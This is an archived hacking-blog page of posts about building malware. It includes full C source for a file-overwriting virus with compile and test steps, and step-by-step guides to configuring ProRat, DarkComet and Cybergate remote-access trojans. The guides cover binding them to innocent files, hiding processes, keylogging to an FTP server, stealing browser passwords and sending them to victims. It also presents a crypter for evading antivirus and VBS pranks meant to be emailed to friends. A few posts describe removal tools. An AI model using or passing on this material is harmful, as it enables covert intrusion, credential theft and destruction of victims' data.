Visit our official website APAJR Lab


Showing posts with label Trojan amp; backdoor. Show all posts

Wednesday, 3 April 2013

Make Virus to Format Hard Disk !!! | Simple | Easy | .::APAJR::.

| |
1 comments


Today i will show you how to make a virus to format Hard disk. You can send this file to your friend or enemy to format their Hard disk. But please dont try this on your own computer or else you will end up formatting your own computer.


  • Copy the below codes into Notepad.

01001011000111110010010101010101010000011111100000


  • Save the file as Format.exe

  • You have created your virus. Enjoy !!!
Read More

Sunday, 31 March 2013

Crypter Software To Bypass Antivirus Detection | .::APAJR::.

| |
1 comments
What is Crypter?

Crypter is a  software used to hide our viruses, keyloggers or tools from antiviruses so that they are not detected  by antiviruses. Thus, a crypter is a program that allow users to crypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code. If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.

What does Crypter do?

Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our crypted file  becomes  UD (undetactable ) or FUD (fully undetectable )
What does UD and FUD mean?

UD means undetected, so only a few antivirus programs detect it. FUD means fully undetected, so no antivirus detects it



UD -Stealth Crypter - Download
                          1

1. First download  Stealth Crypter from Here

2. To get the password click here 

3. Install software on your computer

4. Now, click on "Select File #1" and select the keylogger or RAT you wanna crypt to avoid its antivirus detection.

5. Click on "Select File #2" and select the normal file with which you wanna bind our trojan, RAT or Keylogger.

6. If you want you can also change the icon ( i have included the icon pack also ) Finally, hit on "crypt" to . make the file UD 

Note :-

  • You can use this software to bind Ardamax keylogger

  • You can also use aBinder software to Bypass Antivirus detection

  • This is only a UD crypter so some anti-viruses will detect your keylogger  /viruses even after crypting

If you have any doubts ,please feel free to post a comment 

Read More

Tuesday, 26 March 2013

Detect Hidden Trojans on Your Computer | .::APAJR::.

| |
2 comments
Learn How to Detect Hidden Trojans/Viruses/Keyloggers on Your PC


Are you beware that there is a hidden Trojan, Virus or Keylogger working on your PC and sending your logins to hackers?

If you are in that situations you don't need to worry anymore. In this post i will show you a security software called Process Revealer that can detect and kill hidden processes.


Process Revealer Free Edition is a free hidden process detector that reveals what does not appear in standard detection utilities like Windows Task Manager. Process Revealer provides detailed information about each process running on your computer to help you know if a process is related to a malicious program. Hidden programs are automatically highlighted in the interface and can be removed in one click.

Download Process Revealer Free Edition

Click here to download software

Do you have questions, comments, or suggestions? Feel free to post a comment!
Read More

Wednesday, 27 February 2013

create virus using c langauge | .::APAJR::.

| |
2 comments
images (1)


This program is an example of how to create a virus in C. This program demonstrates a simple virus program which upon execution (Running) creates a copy of itself in the other file. Thus it destroys other files by infecting them. But the virus infected file is also capable of spreading the infection to another file and so on. Here’s the source code of the virus program.

#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h> FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;
void main()
{
st=clock();
clrscr();
done=findfirst(“*.*”,&ffblk,0);
while(!done)
{
virus=fopen(_argv[0],”rb”);
host=fopen(ffblk.ff_name,”rb+”);
if(host==NULL) goto next;
x=89088;
printf(“Infecting %s\n”,ffblk.ff_name,a);
while(x>2048)
{
fread(buff,2048,1,virus);
fwrite(buff,2048,1,host);
x-=2048;
}
fread(buff,x,1,virus);
fwrite(buff,x,1,host);
a++;
next:
{
fcloseall();
done=findnext(&ffblk);
}
}
printf(“DONE! (Total Files Infected= %d)”,a);
end=clock();
printf(“TIME TAKEN=%f SEC\n”,
(end-st)/CLK_TCK);
getch();
}

COMPILING METHOD:

USING BORLAND TC++ 3.0 (16-BIT):

1. Load the program in the compiler, press Alt-F9 to compile

2. Press F9 to generate the EXE file (DO NOT PRESS CTRL-F9,THIS WILL INFECT ALL THE FILES IN CUR DIRECTORY INCLUDIN YOUR COMPILER)

3. Note down the size of generated EXE file in bytes (SEE EXE FILE PROPERTIES FOR IT’S SIZE)

4. Change the value of X in the source code with the noted down size (IN THE ABOVE SOURCE CODE x= 89088; CHANGE IT)

5. Once again follow the STEP 1 & STEP 2.Now the generated EXE File is ready to infect

USING BORLAND C++ 5.5 (32-BIT) :
1. Compile once,note down the generated EXE file length in bytes
2. Change the value of X in source code to this length in bytes
3. Recompile it.The new EXE file is ready to infect

HOW TO TEST:

1. Open new empty folder

2. Put some EXE files (BY SEARCHING FOR *.EXE IN SEARCH & PASTING IN THE NEW FOLDER)

3. Run the virus EXE file there you will see all the files in the current directory get infected.

4. All the infected files will be ready to reinfect,
Read More

Wednesday, 20 February 2013

Notepad Tricks: Cool Notepad Virus tricks for Windows | .::APAJR::.

| |
0 comments
Notepad, the text editor that comes bundled in Windows is an excellent tool for text editing. But that is not the only thing for which notepad is famous. It is also famous for its tricks and hacks. Here is a roundup of some of the best and coolest tricks that you can try using Notepad.


Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks


Inspired by the movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.
@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks


Notepad tricks
Matrix Falling Code Effect - Notepad Trick

Upon running the bat file, you will see the "Matrix falling code" effect.

Make Your Keyboard Type (Any) Message Continuously-VBS Trick


This VBS trick can make any of your friend's keyboard type any message continuously. Open Notepad, copy the code given below and save the file as Tricks.vbs or *.vbs. You will need to restart your computer to stop this. Try this after closing all important programs.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop

Send this file to your friends as an email attachment to see the fun.
Notepad Virus

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives


This VBS trick will create a code which will continuously eject all your connected Optical drives. If you put them back in, it will pop them out again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Double click to open this file and you will be impressed by this awesome trick.

Make a Personal Diary(Log) with Notepad (Easter Eggs)


Notepad Diary
Notepad Diary


You can use this trick to create a personal log with Notepad which will automatically include the current date and time before your note. To do so, open Notepad and type .LOG in capital letters and press Enter. Save the file. Now, every time you open this file, notepad will automatically insert the current time and date before the note. Just enter your note and save the file each time after making an entry.

All these Notepad tricks are totally harmless and would not harm your PC in any way.  To close any of the VBS trick given, open task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.
Read More

Sunday, 23 December 2012

How to remove "Write-protection" from pendrive

| |
0 comments


There can be various types of issues related to smartphones. If the user wants to remove write protection, the first step would be to insert the pen drive and then open the Start Menu. Then proceed to the following steps to remove write protection:

  • 1. Open Start Menu

  • 2. Run, type regedit and press Enter; this will open the registry editor

  • 3. Navigate to the following path:
    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies

  • 4. Double click the key WriteProtect in the right pane and set the value to 0 In the Value Data Box. Press OK

  • 5. Exit Registry

  • 6. Restart your computer and re-connect your USB pen drive on your computer.

(Thanks to Ashish for this tip!)

                          
Read More

Tuesday, 4 December 2012

How to hack with Trojan | Prorat tutorial | .::APAJR::.

| |
0 comments
How to hack with Trojan | Prorat tutorial

Prorat a famous trojan for hacking system, facebook, gmail, yahoo, twitter and other accounts. Today i wil show you step by step guide to hack with Prorat.


First of download Prorat from the given link
ProRat


Then disable your antivirus. It is necessary other wise your downloaded trojan will be detected and deleted. Don't worry, it will not harm your system at this stage.


Now run Prorat.exe
You will see the prorat window. There are so many options but you have to create a server first.

So click on create server.
There will be 3 options

  1. Create Prorat server

  2. Create Downloader Server

  3. Create Cgi Victim List & usage

now click on create prorat server


A new window will popup. which will have a lots of options in side bar.

  • Notifications

  • General settings

  • Bind with Files

  • Server extnsions

  • Server Icons

You have to use all options one by one to create a server.
Now in Notofication. Mark on Use Mail Notification and enter your email id. there will be a default id. Erase it and enter your. Then Test. It will send a testing mail to your email. Check your spam too.


Then Go to general settings and select all the options which you want to have in your trojan.


Then go to Bind with file and select file to bind your trojan with.
At last select your server extension and icon. Then click on Create server.
Now you have created a server.


Send this server file to the victim you want to hack, but before sending this file to victim make it FUD (Fully UnDetectable) with FUD cryptors. Search for this website for FUD articles.
after creating server FUD, it is ready to send to the victim.


Send this file to the victim. If the victim will run the server in the system, Trojan server will send you the notification email with the IP address of the victim. Use this ip and run your prorat.


At the top there is an option for IP and port. Enter thr IP and port and click on connect.
wait to connect.
After getting connected to the victim's system.. you can use any of the options available on the prorat to hack the user's system
Read More

Spyware removal tool | download Spybot Search & Destroy 1.6.2 | .::APAJR::.

| |
0 comments


Spybot Search & Destroy 1.6.2 Portable | 19.7 MB


Spyware is a special kind of threat and common anti-virus softwares do not yet cover. Many times you installed and software from a website or allow any script of a website, you are going to allow an spyware to enter in your system. You can predict this by uncommon behaviour in your computer. If you see new toolbars in your browser that you didn’t  install, if your browser crashes, or if you browser home page has changed without your knowing, you most probably have

spyware. But even if you don’t see anything, you may be infected, because more and more spyware is emerging that is silently tracking your surfing behaviour to create a marketing profile of you that will be sold to advertisement companies.

Spybot-S&D can also clean usage tracks, an interesting function if you share your computer with other users and don’t want them to see what you worked on. And for professional users, it allows to fix some registry inconsistencies and extended reports.


Spybot-S&D can start in two modes: Easy mode for new users who want just the basic features, and Advanced mode for professional users and those who want more control. Both modes are available in the free version.


Spybot – Search & Destroy now officially “Works with Windows7″


What is new in 1.6.2 Rev 2

Malware + Fraud.SecurityTool + Fraud.Sysguard + Win32.Chinky.gen + Win32.FraudLoad + Win32.FraudLoad.edt + Win32.Renos

Trojan + Win32.Agent.sn + Win32.Muollo ++ Win32.OnLineGames.bxya ++ Win32.OnLineGames.iisa ++ Win32.OnLineGames.kvqa ++ Win32.OnLineGames.lpva ++ Win32.OnLineGames.lwia ++ Win32.OnLineGames.mhva ++ Win32.OnLineGames.mofa ++ Win32.OnLineGames.mqza ++ Win32.OnLineGames.trna

Total: 1950290 fingerprints in 673779 rules for 6021 products.

Homepage – http://spybot.info

Download links:


Read More

ProRat [Tutorial] | .::APAJR::.

| |
0 comments
1. Download ProRat. Once it is downloaded right click on the folder and choose to extract it. A password prompt will come up. The password will be “pro”.


2. Open up the program. You should see the following:


3. Next we will create the actual Trojan file. Click on Create and choose Create ProRat Server.


4. Next put in your IP address so the server could connect to you. If you don’t know your IP address click on the little arrow to have it filled in for you automatically. Next put in your e-mail so that when and if a victim gets infected it will send you a message. We will not be using the rest of the options.


5. Click on the General Settings button to continue. Here we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager.


6. Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. Remember a trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. In the example I will use an ordinary text document.


7. Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I will stick with the default because it has icon support, but exe’s looks suspicious so it would be smart to change it.


8. Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.


9. Finally click on Create Server to, you guessed it, create the server file. Below is what my server file looks like.


10. A hacker would probably rename it to something like “Funny Joke” and send it as an attachment to some people. A hacker could also put it up as a torrent pretending it is something else, like the latest game that just came out so he could get people to download it.


11. Now, I will show you what happens when a victim installs the server onto his computer and what the hacker could do next.


12. I’m going to run the server on my own computer to show you what would happen. Once I run it the trojan will be installed onto my computer in the background. The hacker would then get a message telling him that I was infected. He would then connect to my computer by typing in my IP address, port and clicking Connect. He will be asked for the password that he made when he created the server. Once he types it in, he will be connected to my computer and have full control over it.


13. Now the hacker has a lot of options to choose from as you can see on the right. He has access to all my computer files, he can shut down my pc, get all the saved passwords off my computer, send a message to my computer, format my whole hard drive, take a screen shot of my computer, and so much more. Below I’ll show you a few examples.


14. The image below shows the message I would get on my screen if the hacker chose to message me.


15. Below is an image of my task bar after the hacker clicks on Hide Start Button.


16. Below is an image of what the hacker would see if he chose to take a screen shot of the victims screen.


As you saw in the above example, a hacker can do a lot of silly things or a lot of damage to the victim. ProRat is a very well known trojan so if the victim has an anti-virus program installed he most likely won’t get infected. Many skilled hackers can program their own viruses and Trojans that can easily bypass anti-virus programs.


Download here:

http://www.mediafire.com/download.php?8404n8mr8gc930r


this rar is protected by password.

password : pro
Read More

DarkComet RAT | Tutorial | .::APAJR::.

| |
0 comments


In following tutorial we will cover how to use DarkComet Remote Administration Tool. If you regular reader to  APAJR then you might be knowing we have already covered Cerberus RAT client in The RAT Remote Administration Tool then why we are covering another RAT client.
Following are 4 good reasons for that.

1.Many people think that DarkComet is best RAT client and they don't prefer any other RAT client than DarkComet.(not my personal view)

2.Few days ago we covered Denial Of Service and Types Of DoS Attacks soon we will cover tools that can be used for DoS attack and DarkComet is one of those tools that can be used for launching a successful DDoS attack.

3.Search engines are dropping visitors searching for Dark Comet tutorial on Cerberus tutorial, not good na, better give them what they are searching for.

4.Its always better if you know how to handle more than one tool.


Enough talk lets move on to tutorial. Download DarkComet RAT 2.2 from their official website. You might ask why 2.2 when 3.2 is available. 3.2 is unstable and needs some bug fixes better opt 2.2. After download extract zip file and double click on RAT client, accept EULA and you will be presented with following screen.


darkcometrat1

                   Main Window


Now click on edit server.


darkcometrat2

                       Server Editor


Server Session:

If you have already created any RAT server before then Darkcomet stores an INI file with all settings saved in it. So if you want to create another server with same settings open that file here and create server.


darkcometrat3


                         Main Settings


Mutex String:

Our RAT client will run in process space of another process to remain stealthy. This string helps differentiate RAT that some another process is holding our data for hiding. Must be specified for proper functioning of RAT client, you can give it any name you want or just press random to get random name.

Server ID:

This name will appear on server list when your victim will execute your server. Helps in differentiating different servers so better use new name for new server.


Lastly always preserve connection with good user-name and password.


darkcometrat4


                  Connection Settings


Specify your IP address in IP address field if you have static IP or use Dynamic DNS if your IP address is not static. To know more about Dynamic DNS IP read Use Dynamic IP As Static IP. Now specify port number you want to listen and press “Add This Range In IP/port list”. For testing purpose you can use 127.0.0.1 that is loop back IP and port 8080 I.e http proxy port.


darkcometrat5

                      Server Startup


Here you can specify where your sever will get installed in victim's PC and you can also specify in which process you wish to hide you server. A good choice for process is svchost.exe, melt server option will delete server file as soon as server gets installed. Other options includes adding registry keys, use them if you want but it works fine without any key. Don't forget to enable option of “Start Server ON Startup”.


darkcometrat6

                        Server Shield


Server Shield provides server with file attributes and folder attributes for installation and basic fun options to harass victim. I would better advise not to use them because it will alarm user about presence of your RAT server.


darkcometrat7

                  Offline Key Logger


Activate offline key-logger so that key-logger should log files even though you are offline. If you want server to send log files to your ftp server rather than accumulating in victim PC, specify credentials required for your ftp server. If you don't have ftp server, you can search for “free ftp service” on Google and you will get heap of them or you can try out http://www.zymic.com/free-web-hosting/ it offers free-web-hosting plus free ftp service. Good for practice.


darkcometrat8

                       Anti VirtualBox


Anti Virtual Box settings allow RAT client to disallow server execution in virtual environment. But since you will be practicing it in virtual environment don't touch this option. To know how to setup your virtual lab read Basic Lab Setup For Hacker. Next is icon setting use some good custom icon so that your victim should not feel suspicious about RAT server.


darkcometrat9

                    File Binder


Select file you want to bind with RAT server, binding with another file make RAT server remain in stealth mode and get executed with legitimate file thus avoiding detection.


darkcometrat10

                     Generate Server


Now select all options and generate server.


                                                    Listen


Now close server edit window and press listen, specify port number 8080 and then execute your RAT server.


Listening On Port 8080


Now right click on listening port and select “Open Control Center”, play with available options.


Control Center

Actually you are not in need of any remote PC to practice, if you have set your virtual environment then follow above steps in virtual environment with IP address 127.0.0.1 and port number 8080, if your firewall shouts ask it to allow connection. With this setting you will not even need internet connection to see results while practicing. This will help those who have computers at home but for Internet connection they have to depend on college, schools and cafes. Please ask if you have any difficulty or query. Thanks for reading, keep visiting.


DOWNLOAD HERE :

http://www.mediafire.com/download.php?7yqcpokpycbgsz0


Read More

Sunday, 2 December 2012

Cybergate [Tutorial] | .::APAJR::.

| |
1 comments
This is one of the good Tutorial..:)

Firstly, Start off by downloading Cybergate RAT:
Download Mirror 1
Download Mirror 2

Now, Go to No-ip.com

Sign Up and everything. now log in and press Add Host

No-ipcom3

Now name your host to whatever you want.. i will name my host to Cocacolanerds.no-ip.biz. Just follow theese settings and press Create Host.

No-ipcom_4png

No-ipcom_5

Congratulations! You are done with The No-Ip! :)

Let's move on with the Cybergate RAT

Open Up Cybergate.. (Wich you downloaded in the beginning)

Now click Control Center - Start

Click Control Center - Options - Select Listening Ports And Do Following:

Cerberus_4

Good, You Are Done With The Settings! Now, let's move on to the Virus Creation :).

Click Control Center - Builder - Create Server. Make a new User named Hacking. Press Ok.

Cybergate_5

Mark the user "Hacker" And press Forward.

Now you should have something like this;

Cybergate_8

Press 127.0.0.1 | Port 999 and press Delete..:

Cybergate_9

After that, Click Add.

Now, A Box should pop up saying: 127.0.0.1:81. Like this:

Cybergate_11

Remove everything and change it with the No-ip adress you host you added.. So let's say you used example.no-ip.biz. Change 127.0.0.1 to example.no-ip.biz and the :81.. Since we used port 82, Change :81 to :82, so it should look like this:

Cybergate_12

But since my No-ip adress was cocacolanerds.no-ip.biz, i have to change it to MY. but i keep the :82...

Now Change the
Identification: remote
Password: cybergate

To This:
Identification: Cyber
Password: 123456

Good! You are now done with that :). Let's move on to "Installation"

Use the Exact same settings as i do. :

Cybergate_15

Good, We Skip Message. We Skip Keylogger. In the Anti Debug Have everything checked

In The Build Server: Use Google Chrome Passes and UPX.. (Makes the server smaller)

And press Create Server. Good, You do now have your RAT server complete!

If your RAT doesent work. check following things:

Non-Connecting RATs

1. You are properly port-forwarded if using a router.
2. You have the No-IP Client installed and running.
3. Your DNS entries are correctly spelled when building your server.
4. The password in Listening Ports and the password your server uses are identical.
5. You are Listening on the correct ports.
6. Your Firewall is letting connections through on the port you're listening on.
7. Your server is added to excluded files in your Antivirus and Firewall.
8. Your server injects explorer.exe instead of the default browser.

How to port forward..

Go to Portforward.com and lookup your Router, there shall be a guide on how to port forward on it :). and if you are on a modem.. then you don't need to port forward.

Enter Start - Run . Command. Type Ipconfig

In the "Standard Gateway", That is your Router IP. Type that into your web browser. Log in, And Port forward port: 82

Restart your router and you are done! :).. Just send the RAT Server to any slave OUTSIDE your network.

Hope you enjoyed watching this tutorial & i wish you all the best with your victims ;)

DOWNLOAD LINK :

Mediafire :  http://www.mediafire.com/?q5654u6m6l6cg15

Click here for download  Cybergate Tutorial Ebook
Read More
Powered by Blogger.